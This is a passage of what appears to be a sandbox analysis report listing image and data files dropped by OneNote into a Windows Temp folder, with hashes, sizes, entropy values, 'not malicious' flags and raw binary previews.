Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d...d... ....!1..A..Qaq"....2........B#..R.b3$..8xrC4&'W.%e.(.c.d.5E6Ff..h..SsTt..u...Gg..H.....................!.1..AQ.aq.".......2..st.BR..56.r#3.b.S.4c%...$d.CT.......... ..?....3.7...G:../P....z..K.:6..w......6....... .z7...~.....{gdF60...9....{...'[N....m.........z...g{.......7...4..1..=.z...._..p...m..lcd.~.v..9.P..0Z(.<j.......R6zm.....v.z...>x..)=g........zo{..w..f..y.t.... .%.D..#.}.I.>).H.QM..cLD..x.../.^y.{.............y.=^.......I.T.......U..0_?...u..og..3.ky..K....6w...Dc......~........ik.z....N...en......_.....x....._u...4.{..P...>.....}.......>.R.....m.....[mt.....}........ .|.....m......~....B.F.]C.36..q....yg...{]...+.DZv.9<.o..;..N.n&im.,....w.3...V.s...Y..e#$.

C:\Users\qlex\AppData\Local\Temp\{9D5CECF1-9DDC-48A5-B15B-1FB5BEB9DB75}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 30 x 700, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	1547
Entropy (8bit):	6.4194805172468286
Encrypted:	false
SSDEEP:	
MD5:	0BA36A74DFBF411FAB348404CCEC3348
SHA1:	4C619790E517416E178161028987DF1CD3B871CC
SHA-256:	2E7AAF26BEC32148B96442E8FFF1BD2CEF2D72630969F23B9A2ABEDB6CFEC93B
SHA-512:	90AF53DB7C413E2ADB970AC345F73E4ED8AF626E179C929E6560118F7A9E98DC7C5FF02B2B3F6C98D397E0FE2D85F3427C6928C328872149E176FA8A99E91F5
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...............\....PLTE.. ....D...... bKGD....H....cmPPJCmp0712....H.s.....IDATx^.WSTA........b.0gPPP0..E.9b@L(.c.N.U>..@......;...}..B.(....$......5..XS...I....).!....D^.uE...\..5........F."o..-...m.n. .^.....q= .

C:\Users\qlex\AppData\Local\Temp\{AB083CBE-0CCF-41EB-A22E-FD4DE373FC66}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4744
Entropy (8bit):	0.6435013836909608
Encrypted:	false
SSDEEP:	
MD5:	82DE2DE5A73D4A552F33004F3C3BCABA
SHA1:	B477C095D0920F787A85A43BB6D9C6A537B63B08
SHA-256:	3F1D08D79FAF34F34BC396D66C7DFB3C654750449C69748DA93CB0C3C97B65D0
SHA-512:	8D1FC974B3112A17CB9E4CF7112FE8AD72D385359D9392C6B3330F51FF485CAC81004E4C5792A27711C86C6617870121ECB17BE04CF18DAEDDAE4677428B0C A

Malicious:	false
Reputation:	low
Preview:	./.C..vL....W"v_2..@.C..;..x................?.....l...h...<.....K...:../.........)2.)..M... ...$..............................:...:...:...:..

C:\Users\qlex\AppData\Local\Temp\{AF593B31-84A7-400D-BF2F-24628F98D387}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 50 x 500, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2033
Entropy (8bit):	6.8741208714657
Encrypted:	false
SSDEEP:	
MD5:	CA7D2BECCBC3741D73453DCF21D846E0
SHA1:	E34B7788498E33FFF0CFB00125E6BA9E090F6CED
SHA-256:	E9EAD0BFC09D32CB366010CDFEDE1C432A2D1D550CB7332BADAC1BEE9482BC86
SHA-512:	7FE2C3654262B1EEBED4F6D83DA7D3450E1BE52500A3964185FC0092041506A237A2728E5D7EEA0A3814E413E822B803B789C49CF744D51816A2E4EDE5B4247
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...2.........H'......PLTE..[....bKGD....H....cmPPJCmp0712....H.s.....IDATx^.\.W.G...=a.ewA..a.!r(...%Dc..x.x....N.OO...3=...S...........~.z.D.0...g.2P.7.*M.#'....z.......3TPj.Z.[5....V..z'L3...a. j9..C>..9.z

C:\Users\qlex\AppData\Local\Temp\{AFBF3852-3F3D-45A1-B19F-E7EE44A0152F}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, progressive, precision 8, 1312x424, components 3
Category:	dropped
Size (bytes):	54127
Entropy (8bit):	7.804118984558617
Encrypted:	false
SSDEEP:	
MD5:	2CCB7FD40E61B6DD2CD936E61929FB81
SHA1:	B10AC2D16273A785C6B73E4CE047716CB451BE1C
SHA-256:	CBF4835796C6C58C2EEBB12BFE73AAAE73D0E9F37C5BD5DC63092ED776485FE8
SHA-512:	A83BFF1E484CAB88E97B72083A1E232A87856253928C1434F48C904343845AFEC8D2B1084E0BEF102C46413A34F9D8D1CB25A280FD968FF19927E17601326946
Malicious:	false
Reputation:	low
Preview:	.....XICC_PROFILE......HLino....mntrRGB XYZ ....1..acspMSFT....IEC sRGB.......................-HP ....cprt...P...3desc.......lwtpt........bkpt........ rXYZ........gXYZ...,....bXYZ...@....dmnd...T...pdmdd........vued...L....view.......$lumi........meas.......$tech...0....rTRC...<....gTRC...<....bTRC...<....text....Copyright (c) 1998 Hewlett-Packard Company..desc........sRGB IEC61966-2.1............sRGB IEC61966-2.1...XYZ ....Q........XYZ ....XYZ ......o... 8.....XYZ ......b.........XYZ ......$.........desc........IEC http://www.iec.ch............IEC http://www.iec.ch..desc........IEC 61966-2.1 Default RGB colour space - sRGB............IEC 61966-2.1 Default RGB colour space - sRGB......................desc.......,Reference Viewing Condition in IEC61966-2.1...........,Reference Viewing C ondition in IEC61966-2.1.........................

C:\Users\qlex\AppData\Local\Temp\{B0859910-6EA0-44D5-B446-DA9263A909F6}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	79656
Entropy (8bit):	7.966459570826366
Encrypted:	false
SSDEEP:	
MD5:	39FF3ACAE544EAC172B1269F825B9E9F
SHA1:	2D40DE8D90BD21D56314D3F99CEF4FBAE3712C0F
SHA-256:	70475431CCA3C91A4EFA3B8F04864371D2D3A45696674A1A0562FE9CD8DB287C
SHA-512:	3B9F3B32696AB7779864E83DC0C45960114A130BEE0CF4D0643DE57FF952171E5D775AA49141EE31A28A9B5D052B26EB421F26EA736D7EF4B3A7EC812CA411C B
Malicious:	false
Reputation:	low

Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d..d..!.1A.Qa"..q.....2#..BRb..r3$.Cc..Ss.4...D%5&..T...'7...................!1.A..Q.aq..."2.....B3.r.#..R...bc$4..D.s%...........?..Y..T.o.\......=.a..j..'^..s..[../........Y.......<...(..4.....7y..Ln.[9.cK.ilN...u@$.V.9.V?3..s.KL.z..w.jW.C............@.~+.o?o8...k....,.m..9."....q.....d....z.W...q...~...'..e..>..f#...S.....F....pU.......7..N.vfK......S..G.#.....}.c........RXt.bq1.`.....[+8\.*.N..:......}.....r..........')......Na...&...m......c...a4_%d............co..0.n.L.Q..E.Lt..y.|..F..4.i(>.._..\.eNL8..?z9I:hLgC.@.p....g.t......'.I!d..?1f..R..........|..4.wJ*..%g..~0bt.....*...v.......O...:.~.>~..o.x...9.@>...s.&.E.0/G.c..t.<..F.t.A.z. ......;.........Gp.P

C:\Users\qlex\AppData\Local\Temp\{B1C64FA6-53F7-4097-9800-8BB43E8E4950}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 40 x 617, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	827
Entropy (8bit):	7.23139555596658
Encrypted:	false
SSDEEP:	
MD5:	3E675D61F588462FB452342B14BCF9C0
SHA1:	86B62019BC3C5BE48B654256B5D10293FC8C842A
SHA-256:	639EADAD468B6B32B9124B1F4395A8DA3027FF7258D102173BA070AE2ED541AE
SHA-512:	E6EA855B642ED36FA82F8E469A826DC57EB0C36E307045FF8D166F67AF9242C87840833BE31FBE4706DC54100E999D6A3D3A78D0633A3114735818874AD34758
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...(...i..........`PLTE..................................................................................................bKGD....H....cmPPJCmp0712....H.s....qIDATx^...0.Cg.;......@j..2c.=~KP.[H~..@..8...?U.g.n.a=.=.).....3..u^(.....L....5..........8.}..T.f.n.a=.=.).....3..u^(.....L..r....s..8.....W]....,..9..G?.a..`c.z...E.p...)Y.P.....#....@9.7].....,..9..G?.a..`c.z...E.p...)Y.P...`b....0.b.+~{.Pu...1..<..0._.l.@O.y.(...V3%..J....s... .(g.+.qyWu...1..<..0._.l.@O.y.(...V3%...%R.L.Q..x..R.<t.o......7.............:/.E..j.da@i..`b..Z......u.>.?...7.............:/.E..j.da@.Dj..9.W....s. .....:.......L...">w..7... .....:..."...L...".a....D..Ya.l....E.{.@&.|.._...7..D..Ya.l.....{.@&.|....0.J.."z.0s..s....=g ..>........"z.0s..s....=g ..>..l..1...y..g......IEND.B`.

C:\Users\qlex\AppData\Local\Temp\{B519F8C2-6E8B-43A2-8523-4CC20E8827C9}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 40 x 40, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	296
Entropy (8bit):	6.844511427678902
Encrypted:	false
SSDEEP:	
MD5:	33DCA72504D567C57F95452A0358ED2F
SHA1:	F97C8896E03EF1C3CC4CD97E263F86C85FC80C31
SHA-256:	7E131D7DD2D98E5BF76866FFE0EB5C0AC994E1E791B07F61FB3A756F24D7317C
SHA-512:	64E48397171372908B9A5C1459DABE7C41E175CA7A27A064DBE45B747FC0973C6A77DCD77993403D19AAEBC5A92E944382FC3A34C58D5A893510576B2BA453A 0
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...(...(........m....sRGB.........pHYs...t...t..f.x....IDATXG.Q.. .D.=Y.dz.x..*..~9.X..`...D."|0.[...Y.S..k.}.s#..1nA.f.*.#@.u2.s9..-.f...y_...T...h.........w.=....Gk%JW.v.._L)E}k..r..M2..$"A.D..z. ...P=k..Q...5H.(.T..$A.....;..Y.v?...s1........~.6.N..p4B....IEND.B`.

C:\Users\qlex\AppData\Local\Temp\{B57B69A4-D93A-4A74-A024-C2B59A27AC74}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	109698
Entropy (8bit):	7.954100577911302
Encrypted:	false
SSDEEP:	
MD5:	8D804A60E86627383BED6280ED62F1CF
SHA1:	E23FF14B10AD0762DD67FBA3CD6EFC85647C0384
SHA-256:	494547E566FB7A63DD429EB0699FE41AA8998F8EA2F758D813FE3D56C3075719
SHA-512:	0FB19F3D00159F2748C3A54E952E551B9FEA6910D67A54DECA8D099992E50383EADB92768FF1F75CFFAE82A7A157B1E0F77A2F0BE7EC64FD2324304FDCA4657 7
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d..d..!"#.123..AQB$..aq.RCS...b..c4%..rs..D&....5E6'..TdUte...u.....FV...7.......................!"..1A2B..QaqR.#.br3.........C%...$5.....c4U..Eeu&SsD.6T.................?.....O.C.....^..R<A.g...[....3.....r.0.....nX.S....}...[.?Z.....A.?..~~I..rY\|N.o...9......!...o7r../-.y...'5.3.U.s".-.0.1......SS...&.Q.j.*.$m.e..:x....`}...EP.?.7..~G(so.......O.....z.N..<....~^a.e...........p9.?<._..|......~.<@.D.9..G..?.?z.y?z.C.U.w..[.,..A.+........s......g...G.^....pz.xY.....d8.y.X...P..O(A.O..~:._.......<...o..4s..^.^b..x......_a.....|{c...:..X.....}.._...[?..NK.c...}.<......H.G....+x.Z..|....n...o....`.nk.#.%x......-|...|7......N!=./../..w.8x.".8....'x........w...,>....j[w8a..}..lS..?.

C:\Users\qlex\AppData\Local\Temp\{B6DE570D-DB47-4C67-9F96-68337685DBB2}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 70x626, components 3
Category:	dropped
Size (bytes):	3428
Entropy (8bit):	7.766473352510893
Encrypted:	false
SSDEEP:	
MD5:	EE9E2DF458733B61333E8A82F7A2613D
SHA1:	A86704C969F51B86D6A05ED51C6C60214ED9FA89
SHA-256:	BE4F0E6C89FCE91B9EBD2623567F7DFC259E0E3C77C9158742B8F64B724DF673
SHA-512:	BFB5D6DD6B66EE21E946E90D1E482384CD10244308562DDA814189602681DADDE5752B80519E5B8515F115A71BD6BB4317A59BE65B8B5E3474AED119F830356
Malicious:	false
Reputation:	low
Preview:	......JFIF.............C.................................. $.' ",#..(7),01444.'9=82<.342...C...........2!.!22222222222222222222222222222222222222222222222222......r.F..".................... ....H............................!Qaq.."12.....#3ARbr...$B...cd...&CSu....................................+......................12..aAQ.!#q.."...............?...#...3.Za......rV.5&...../"..i.t...j..W. ....d.FL.V.2K....]t.f.d.NK..:.....f...... ......2.[...#..D...ZK....p.z.E.N..T..L.-....1....2.\.6FIr2..zS\U#..........fB\t..5J..~q...D....A.......!....MY..../.HY..../e.M.Y.n.~..,....'..Pc...l...d2.. m.f.it$..qx-z*...._..].cOO....n..&.....FIA.....2J2..d:<qc..6.I.G.N....f.K..Dx.-.......`....2.FZ."K7.r}..<.P.Z.da.Y.....8..s....G.....b.e..g .S.......FL.Z,&..q.MG.J+..x\..m...qN=.....)..`...& Y...S....u6{.z.g.....@......FL.ZL&.Iv.w..8....U..v...*.q.B.v_./A..#.#.g.j........*J;...u...W.Ao...%....#$.....M..^\{W.SO...s,.N.....c).,.B.Gv...."k..z."..S]H.

C:\Users\qlex\AppData\Local\Temp\{B8623A30-E943-4BBC-A1E1-262A4C4FC651}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	25622
Entropy (8bit):	7.058784902089801
Encrypted:	false
SSDEEP:	
MD5:	F8CCFC24DEB1D991EBE085E1B2D7D9BF
SHA1:	AF76C22A765434AEDA134924C517C84107F4FED5
SHA-256:	7354001527AB554C44E7D6981B86DD933B7DC2E0D3DC8512AD3EECD843245C52
SHA-512:	818BC3690B01B30BC571E4CF45EC8D1AFCAECBAB003532644381F1CF730A5B3486862D08F7579B2D3D89167AD7DF35028881245C9550B0DA23D1F81A720A970
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d..d.. ....!...1A.Qaq.........."2Rr.#.t6..B..3S$4..v.b..Cs.%5..8..cUV.(.DEe.&Ff...T.d.......................!.1A..Qaq...s4....2r..S"BR.3....b#C$.....c............?..D.."}:.... ..&&...?3..W.q*.......]...m.Y.k1......K).J...uV.b.../.0.E.H..4..W_T.[t.V.w.9.x.qe.L..o.oL.....d.\.....6.|.o...}..H{Yn..E...6Y3.l.e..D.:,.n.%...t...m.........,+,..|..n.....6.*...f........6.../$../Vi..H ...e.f.F.zn.).n.E..2sTn.i...Yb?6+H&...Bf..*....z.o.^7[..u.:o....t.s=.....(.s.....f.g....q9o.u1L.N...smzE..[>...+\O....j.<....j.c.W.............U..+.F/.'..W...T./W...>i01./....j.s."..Q...{... a._~OW...Rp.)*.e..W..Q4)<..'..W...q...'..U..z..g......U}...O....w....0F:.N..V.3W.\|..'z0.]...j..U[v..g$D.Lc[.e...UW.m0+

C:\Users\qlex\AppData\Local\Temp\{BF8899FC-00CC-4DCE-8CB7-A97A14E2B849}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	55804
Entropy (8bit):	7.433623355028275
Encrypted:	false
SSDEEP:	
MD5:	4126992F65FE53D3E3E78F6B27FD49DC
SHA1:	BC0D76B69310DA9B909D3EE4CECBFE5F386BFB45
SHA-256:	3FBE3C1C238BD7DBC67F8CFF5F3BDDFD513C96A9851B9616477947D21DFF4B2E
SHA-512:	624853F5E56D224C8188F122B2C4724F867D4099E7FAAFB9C945BE7E2907900ADCF4AE97AB08909CF94E96FB6F381E3B6396D560D93EB2731E4E69CBFE628F1
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d..d.. ....!1...AQ.aq"2.....BR..8x..r#..9b....3....CS$.'.cs.......7Gw.(.4%5&..Wg.h......tEVfv..H..........................!1A..Qa.q...."2..u6....BRr.#...b..3s..d...7.Cc. $Tt..S4.5Ue..&..%................?...,...8..{..S.y.N....%..q.8..H[5....o..xg........)c(.eO.YO..._D..x.U.....%.S.r.r._.^..Su.h.Q.t.:.#?....x..B.S...Q.....oqF..%..8'.qx....%.2JKjF..{y.w0.*a.R Mb.c.Q{%....eW'..[IV..'ZW3...[...MN.....rO.:....$.i..7....Vrrr...I.r..M..Qo..j....q.^...N...J......%.J..)F...>$.....u........o...+......[...*..t....R}.I..R..S..GB..:.......).6_[^Xft...F.1.....zP....,.# ....MG.T..Q.F.....)Fi../.I...,%.voEb.b.Z..V3..FT.}..[Z{....wd.z.e.....QwW(.).t..\..'....:)<W.<..&k...caRT.X(..K.....:f...]...q..

C:\Users\qlex\AppData\Local\Temp\{CC001EB5-E830-4C96-BE80-3AC74151FC61}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 76x97, components 3
Category:	dropped
Size (bytes):	784
Entropy (8bit):	6.962539208465222
Encrypted:	false
SSDEEP:	
MD5:	14105A831FE32590E52C2E2E41879624
SHA1:	078FA63FC7DB5830E9059DF02D56882240429D90
SHA-256:	D0A3A1C3CD63C4023FE5716CBE2C211307D0E277E444D9EF76C7FC097A845FD4
SHA-512:	8FC0ED24E8EC14C46EA523D9265DE28F85C5FC57AA54AD5B9CA162E95F79221E2AD3DD67D1293CF756B67F3D3DECAE122254134EA8D4D00DDED02114B5383 47
Malicious:	false
Reputation:	low
Preview:	......JFIF.............C.................................. $.' ",#..(7),01444.'9=82<.342...C...........2!.!22222222222222222222222222222222222222222222222222......a.L..".................. ....-.......................!A."1.Qbq....2Ba..1............?.....3.Ty\......vs....>.>..a.W..s89.d...Z}......rz...`...Z.r.do....u.W.%....gf.>.L..xz... .B8=w...g.~g."HD...$..IKJ......nn..*ly..I....L...\q...Q;6.KrxZ.,...j$..ZQ..)f...q`.*..C1..cZ2]-..\.~..J.....^..(.f..9m?..C.NI.UL..X.fy.Z.........+n....r."Z...d..R./\.#...kd.D.5.!...h.3*s-+.. .....Xjt..}i..rK..y.../>u..]N.....Y..J......1.x./.....F6.......I...._3...k.sM.+..v;.%|.f.~.......:y....S....UKovh...W'........IF... ....

C:\Users\qlex\AppData\Local\Temp\{CE9C5B3F-E7BF-4AE4-985C-6D9C97C78828}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	34299
Entropy (8bit):	7.247541176493898
Encrypted:	false
SSDEEP:	
MD5:	E9C52A7381075E4EBC59296F96C79399
SHA1:	BE295AD24D46E2420D7163642B658BF3234A27EA
SHA-256:	D56CEFE9EE2FAE72E31BDBA7DD2AA4426EA22E3CEB22EF68C8F63F9F24D5A8BC
SHA-512:	95CC96DD4459EBAE623176033BA204CCDC50681A768F8CBAE94C16927D140224E49D5197CAE669C83C77010C5C04C1346CF126BEF49DB686F636C5480342A7
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d...d... ....!.1..A..Qaq......".#4.2r3.$.%...B.5U&6....Rb.Cs.7..cDTEFVf'...S..dtevw.u.........Gg.....................!1..AQ.aq.2....."#3.4....r..BRb$CS.D............?..5......... .....#....v.q.m.}\..{....;...r....h.....J..q|..'.;\..6..v......e...../.k..|.8..i..|..]..3e.m....n..Z.GS..n".y..w.-...[a...7A.....i.4.)9\..~C...=.........s..\V]c.D1<./.g.l.&v..~.h..]....zb>G..y:vNS.\......LU....t. {*..Z#.?..v-...wn.rR...P.....y\=.v....../..9_...m4...V.|.+.o.#.......xj....}..>.s.>C...m.[;.>.p...=^.i.X.(..1...{.F#N.W...xi.z...4..u[{...yO.....8..}\..2...KlX.nbya...2.&.F...R.b.k.7.GV.x. h.y\.Q..O<\>......-...=...r......\......Z.Z...Jf.'....z..Y.q>.p....o..K....h..R..c.lg?......A.Z...Y.q3.L|.'5...

C:\Users\qlex\AppData\Local\Temp\{CF58D854-4B86-4FB1-963D-0428EF06068B}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4456
Entropy (8bit):	0.4512295693736281
Encrypted:	false
SSDEEP:	
MD5:	1DE518176777AEF5EF1F6CAF71D24349
SHA1:	A850A4829598E77A2B623E647653650524D258D6
SHA-256:	2E5F8A7F45F54E89DEC4F4A6D5CC526F380A8198BC0CABD37CB6B55AEFD6E36B
SHA-512:	AEE42B432CFA6371636AB662097E0FE94E265FC35DDA60FD10AF2F88725D5AAC1067C585EE21632E3CB501A014CF69403843EC34F8D52F64E443B4F898EC0B3 9
Malicious:	false
Reputation:	low
Preview:	.R\{..M..Sx.)..v....M`H..ZW..................?.....I.......*...*...*...*..0......................h..........................h.................n*%GJ.....V..........j..s.=.M ...:..................................:...:...:...:.. ....

C:\Users\qlex\AppData\Local\Temp\{D18ECAEC-0B2F-451E-A11C-2DE93907AD1F}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE

File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop CS Windows, datetime=2004:03:12 11:11:38], progressive, precision 8, 577x757, components 3
Category:	dropped
Size (bytes):	84097
Entropy (8bit):	7.78862495530604
Encrypted:	false
SSDEEP:	
MD5:	37EED97290E8ECB46A576C84F0810568
SHA1:	18D9FACB4CFA3CBF63B882CABCF30B203EDF4126
SHA-256:	140DD943D0F0CFE6AAA98470B7D1A7CB62CA02CB1D8F522DD2AC77433232EF41
SHA-512:	E0F57314C136211B8253EB2AC0093DED82198E7170D4F97C40D82FD4EC4123D2AAFE3EB4EBC3E7523C4DF4D77619408773871BDE15B6DC6C4049C71D5B9D42 2
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H.....hExif..MM.*............................b...........j.(...........1.........r.2...........i.................H.......H....Adobe Photoshop CS Windows.2004:03:12 11:11:38.................. ....A...&.(...............................2.......H.......H..........JFIF.....H.H......Adobe_CM......Adobe.d.. ....z.."...............?..3......!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6. .U.e...u..F'...............Vfv........7GWgw.......................5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%......&5..D.T..dEU6te....u..F...............Vfv........'7GWgw.................?....b.xH.. ....T..I...S.q.~..../s.R.x.....8.a..vE.5...-.G.A.4...._......$K..d.@NC.q....J.....>e".I.%...I0).R.I$........M3.F .

C:\Users\qlex\AppData\Local\Temp\{DB7186E6-78F4-406D-8C4E-DA0942D6FDF9}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	33032
Entropy (8bit):	2.941351060644542
Encrypted:	false
SSDEEP:	
MD5:	ACF4A9F470281F475EA45E113E9FB009
SHA1:	B20698DDA5E5AFDD86BB359A6578C9860D5DF71F
SHA-256:	5DC2367A80588A7518DB5014122510BF0FD784711015EF83A8718336584F82D0
SHA-512:	998B7DB9DB08FD15A293267E2371052E436E024AF8D34F96D3C8FF04B1316678DFC1674C921CB404121FF381A4FC39DC759E6698F19D42A6261CBD39469B0A0
Malicious:	false
Reputation:	low
Preview:	....l...........................Ac...... EMF........$...................`...E...........................(...F...,... ...EMF+.@..................,...,...F...\...P...EMF+"@...........@..........$@..........0@.............? !@...........@..........F...(.......GDIC.........................F...(.......GDIC............^...........F...........EMF+*@..$..........?...........?.........@..X...L.........................."B...B...B...................? ....??.....n............;...<..@<...<...<...<...<...=...=...=.. =..0=..@=..P=..`=..p=...=...=...=...=...=...=...=...=...=...=...=...=...=...=...>...>...>...>...>...>...>...>.. >..$>..(>..,> ..0>..4>..8>..<>..@>..D>..H>..L>..P>..T>..X>..\\>..`>..d>..h>..l>..p>..t>..x>..|>...>.. .>...?...?...?...?...?...?

C:\Users\qlex\AppData\Local\Temp\{DBA7EEF0-019B-4FAB-8AE3-986BC7AF587B}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop CS Windows, datetime=2004:03:12 11:12:29], progressive, precision 8, 598x766, components 3
Category:	dropped
Size (bytes):	70028
Entropy (8bit):	7.742089280742944
Encrypted:	false
SSDEEP:	
MD5:	EC7811912ACA47F6AEB912469761D70D
SHA1:	C759BC2D908705D599B03BDB366C951B11F99A4E
SHA-256:	FBB4573E3BEE1B337077691BEBAE15D6FAC52432405D31396D526D7694A8283D
SHA-512:	881828150993A8C56E36CDA2051D89C1F6E0322643902C9506392C163E8734A2933A46486F40E5BC8C8D0164E180605E52620EF22FE14540AEA787A38B22E98E
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H.....7Exif..MM.*............................b...........j.(...........1.........r.2...........i.................H.......H....Adobe Photoshop CS Windows.2004:03:12 11:12:29.................. ....V...&.(..H.......H..........JFIF.....H.H......Adobe_CM......Adobe.d.. ....}.."...............?..3......!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6. .U.e...u..F'...............Vfv........7GWgw.......................5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%......&5..D.T..dEU6te....u..F...............Vfv........'7GWgw.................?.....H.yM..? .Z.. .^.x..p.8.A...K.... .\{..)..y....t..=.^y)..v.@.W>. .h.. ..p.:.\)(.$....$.I).....!....E..Z.....&.5.).

C:\Users\qlex\AppData\Local\Temp\{E2A4080E-DE51-4294-8FA7-9AB8E68328FF}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 77 x 627, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	5136
Entropy (8bit):	7.622045262603241
Encrypted:	false
SSDEEP:	
MD5:	FA38AFA965141EA3F17863EE8DCCDE61
SHA1:	2B4611E651AF7549C1AA73932B1136B561A7602F
SHA-256:	E1CB1A0EC9BE62D5445C73AA84DF38234002A7E164EE830C9DF24997802CB5D2
SHA-512:	A372674F5CA343321BA9C413D346070709F7685706C9C6C3DC7F61846B59253A5E6FE800DBA10AE870FD3887439B2AA106FBBB51751E92A163938A4393C43E28
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...M...s.....}8nv....PLTE..z`.....tRNS..

C:\Users\qlex\AppData\Local\Temp\{E7BA7608-5945-4D8B-B181-FECED8F79614}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 177 x 123, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	65589
Entropy (8bit):	7.960181939300061
Encrypted:	false
SSDEEP:	
MD5:	8B48DA9F89264D14B83FF9969F869577
SHA1:	E1BD58E2D80FEEF56DC514F3F0B3AB9669F22F95
SHA-256:	62AD3C277E54F03F1ADB44062407346F789E63859B7AFABFD64BE6AF5E9F66EC
SHA-512:	03B783EC968DF3F648504D068D64DD1AE110E28110FE5B3401C9D04F44897DBE0CBB5680D42CA4C665FA94A6CED4B559106EB3C06C9BF2C5B14951ECBFFAC AE
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR.......{.....;Za.....sBIT....|.d.....pHYs...........~.....tEXtSoftware.Macromedia Fireworks 8.h.x....tEXtCreation Time.05/15/06.8.p....prVWx..Y=.+I....t.y...,^vv....;. "|. .i7.....$.2g..']pH@p..]b....H.H.......d'@ B...U.xm..3{3k?..5n.._}U...3......~..>...g.....f..t...t:...p>..Si..d:..k:.Lf..t6.K.i....d<...x.8\.8.+lc...)i.$.r.....x.t.BG.R.cm.c...p.:&.6.4..K...... .^...~b].0....oBYv..u.'.=.K.Q.g)6.....4.!.M......4.=....G.%.Sr........nxC.F..t.U........1...J.t..eQ....".... |...81.$D.!.>...........$...^.vY..EY8tb..'.P.g#O....S*..0'.V....x.W..........k.......s.C.S. ..J%.iVb..].........3....j.}*.z....+.s..@..K.....\x.C..e.Qq.....;N.....;....,....^.*..$F..{G...8.#....8'..&....8..5.....3(P._....S......\|".....u.cr....+a-....&V..x...iI-<\|a.{E.c.X.......?..&.C....'........(.x.. ..>...M.?.9..#X......I...0...Z.F..<.z.0}Q..Z1..........?h..`E$K.2o.A*c^.......*..D..uL=.}.#*0.. M!.A.C......|_..(.Y........!E... .O...`;....M+..x.u~g...q>...N."D^..K..x..D.`.!.

C:\Users\qlex\AppData\Local\Temp\{EB4AEAB6-F829-48F4-A054-27C80C3FA200}

